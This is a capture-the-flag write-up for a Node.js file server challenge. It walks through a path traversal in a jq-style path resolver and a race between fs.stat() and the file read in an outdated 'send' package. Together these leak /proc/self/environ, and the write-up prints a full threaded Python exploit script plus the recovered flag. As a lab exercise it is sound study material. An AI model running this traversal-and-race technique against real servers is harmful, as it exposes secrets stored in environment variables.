We are given a Node.js server that allows us to view and upload files.
The Dockerfile shows that the flag is stored as an environment variable.
# FROM node:16-alpine
FROM node@sha256:1908564153449b1c46b329e6ce2307e226bc566294f822f11c5a8bcef4eeaad7

ENV USER heliodor
ENV PORT 58283
ENV NODE_ENV production
ENV FLAG GoN{sample_flag}

# Change tmp permissions
RUN chmod 1733 /tmp /var/tmp /dev/shm

# Add user
RUN adduser -D -g "" $USER

# Add files
COPY --chown=root:root heliodor /heliodor

WORKDIR /heliodor
RUN npm install

# Add initial empty jsonfs
USER $USER
RUN mkdir /tmp/jsonfs

CMD ["npm", "start"]
EXPOSE $PORT
The /query/view endpoint allows us to specify expr, which it will download and return from the container.
/* GET single value. */
router.get('/view/:expr', checkExprOne, function(req, res, next) {
  return res.download(req.exprPath, function(err) {
    if (err && !res.headersSent) {
      err.status = 500;
      return next(err);
    }
  });
});
The checkExprOne() validation on expr requires at least one dot-prefixed segment, while jq2path() splits expr by . and resolves it into /tmp/jsonfs.
These combined have a path traversal vuln, as we can supply an arbitrary number of dot segments, which will cause jq2path to resolve expr to an absolute path. path.resolve() will then completely omit /tmp/jsonfs, giving us an arbitrary file read primitive.
/* Resolve jq expression into an absolute path. */
function jq2path(expr) {
  return path.resolve('/tmp/jsonfs/', expr.split('.').slice(1).join('/'));
}

/* Check single jq expression and save it to req.exprPath. */
function checkExprOne(req, res, next) {
  const expr = req.params.expr;
  if (
    typeof expr !== 'string' ||
    !/^(\.[0-9A-Za-z_-]*)+$/.test(expr)
  ) {
    const err = new Error("Invalid JSON query expression.");
    err.status = 400;
    return next(err);
  } else {
    req.exprPath = jq2path(expr);
    return next();
  }
}
Visiting the endpoint below will download /etc/passwd, confirming the arbitrary file read primitive.
/query/view/..etc.passwdUnfortunately, leaking the flag isn't as simple as reading /proc/self/environ using the primitive above.
res.download() uses fs.stat() to determmine the filesize, which will then be set as the Content-Length for fs.createReadStream(), which is used to read the file contents.
However, since /proc/self/environ is a virtual file, the kernel generates its content on read rather than storing bytes on the disk, meaning fs.stat() will always return 0, resulting in no content being read from /proc/self/environ.
Looking at npm-shrinkwrap.json, we will realise that the server uses an outdated version of the send package, which res.download() uses to read and download files.
"send": "0.16.2",If we search through the Github repository for send, we will find this pull request, which details a potential race condition between fs.stat() and fs.createReadStream().

/update/patch allows us to supply a JSON object, which it will resolve and write files into /tmp/jsonfs.
In theory, we should be able to create a dummy file /tmp/jsonfs/self/environ which fs.stat() will initially run on, then race a shared file descriptor between /proc/self and /tmp/jsonfs.
By continuously opening and closing these two on the same reused fd number while separately requesting /proc/self/fd/N/self/environ. If we get lucky, the kernel will resolve the full path as /proc/self/environ while the response carries the Content-Length borrowed from the earlier stat of /tmp/jsonfs/self/environ, allowing us to read the environment variables.
/* POST JSON value into filesystem. */
router.post('/patch', sanitizeBody, function(req, res, next) {
  function commitDeltas(err) {
    if (err) {
      err.status = 500;
      return next(err);
    } else if (req.deltas.length === 0) {
      return res.json({success: true});
    } else {
      const delta = req.deltas.pop();
      if (delta.type === 'file') {
        return fs.writeFile(delta.dir, delta.data, commitDeltas);
      } else {  // delta.type === 'dir'
        return fs.mkdir(delta.dir, function(err) {
          return commitDeltas(err?.code === 'EEXIST' ? null : err);
        });
      }
    }
  }
  commitDeltas(null);
});
Below is my full solve script for this challenge.
We use spray_worker() to repeatedly request /query/list/.,..proc, causing the server to call fs.readdir() on /tmp/jsonfs and then on /proc within the same request, reusing the same fd number each time. In parallel, reader_worker() continuously leaks /proc/self/fd/{fd}/self/environ and if we're lucky, one of the requests will race the fd flip successfully.
Some optimisations we can add to increase the success of a leak are filling /tmp/jsonfs with junk files to slow down fs.readdir(), and also add junk headers to our read requests such that fs.stat() is further delayed.
An important thing to note is that the initial leak("/etc/passwd") call is essential to the solve, as it fixes the /proc/self/environ fd to 19 for some reason. I'm not sure why, but apparently requests.Session() keeps HTTP connections alive by default, so it leaves one TCP connection permanently open for the rest of the script's life and permanently reserves one low file fd number for /proc/self/environ.
import re
import threading
import requests

url = 'http://host3.dreamhack.games:11157/'
s = requests.Session()

# was supposed to be some test code but script breaks without it lol
def leak(path):
    parts = [p for p in path.split('/') if p != '']

    res = s.get(f"{url.rstrip('/')}/query/view/..{'.'.join(parts)}")

    if res.status_code == 200:
        return res.text

    return f'Error: {res.text}'

# dont remove this, fixes environ fd onto 19 for some reason
print(leak('/etc/passwd'))

def init_jsonfs():
    sess = requests.Session()

    res = sess.post(f'{url}/update/reset')
    assert res.json()['success']

    res = sess.post(f'{url}/update/patch', json=[""] * 7000)
    assert res.json()['success']

    # race cond swaps /proc/self/environ with this dummy file
    sess.post(
        f'{url}/update/patch',
        json={'self': {'environ': 'A' * 1251}},
    )

NUM_SPRAY_THREADS = 8
NUM_READER_THREADS = 4
ROUNDS_PER_THREAD = 0x400

env_leak = None
stop_event = threading.Event()

def spray_worker():
    sess = requests.Session()
    spray_url = f"{url.rstrip('/')}/query/list/.,..proc"
    while not stop_event.is_set():
        try:
            sess.get(spray_url)
        except requests.RequestException:
            pass

def reader_worker(fd):
    global env_leak
    sess = requests.Session()
    read_url = f"{url.rstrip('/')}/query/view/..proc.self.fd.{fd}.self.environ"

    # add junk headers to slow down res.send()
    range_hdr = 'bytes=0-10000,' + ','.join(['9-0', '0-1', '1-9', 'a-a'] * 60)
    headers = {'Range': range_hdr, 'if-range': '"'}

    for _ in range(ROUNDS_PER_THREAD):
        if stop_event.is_set():
            return
        try:
            res = sess.get(read_url, headers=headers)
            print("Leak:", res.text)
        except Exception as e:
            print("Error:", e)
            continue

        if 'flag' in res.text.lower():
            env_leak = res.text

            stop_event.set()
            return

def race_environ(fd_candidates):
    stop_event.clear()

    threads = []
    for _ in range(NUM_SPRAY_THREADS):
        t = threading.Thread(target=spray_worker, daemon=True)
        threads.append(t)

    for fd in fd_candidates:
        for _ in range(NUM_READER_THREADS):
            t = threading.Thread(target=reader_worker, args=(fd,), daemon=True)
            threads.append(t)

    for t in threads:
        t.start()
    for t in threads:
        t.join(timeout=60)

    stop_event.set()

print('> Filling /tmp/jsonfs with junk')
init_jsonfs()

print('> Racing /proc/self/environ')
race_environ(fd_candidates=(19,))

flag = re.findall(r'(GoN{.+?})', env_leak)[0].strip()
print("Flag:", flag)
Flag: GoN{fol10w_7he_tr4il5_of_h3li0d0r_shin1n9_up0n_procfs}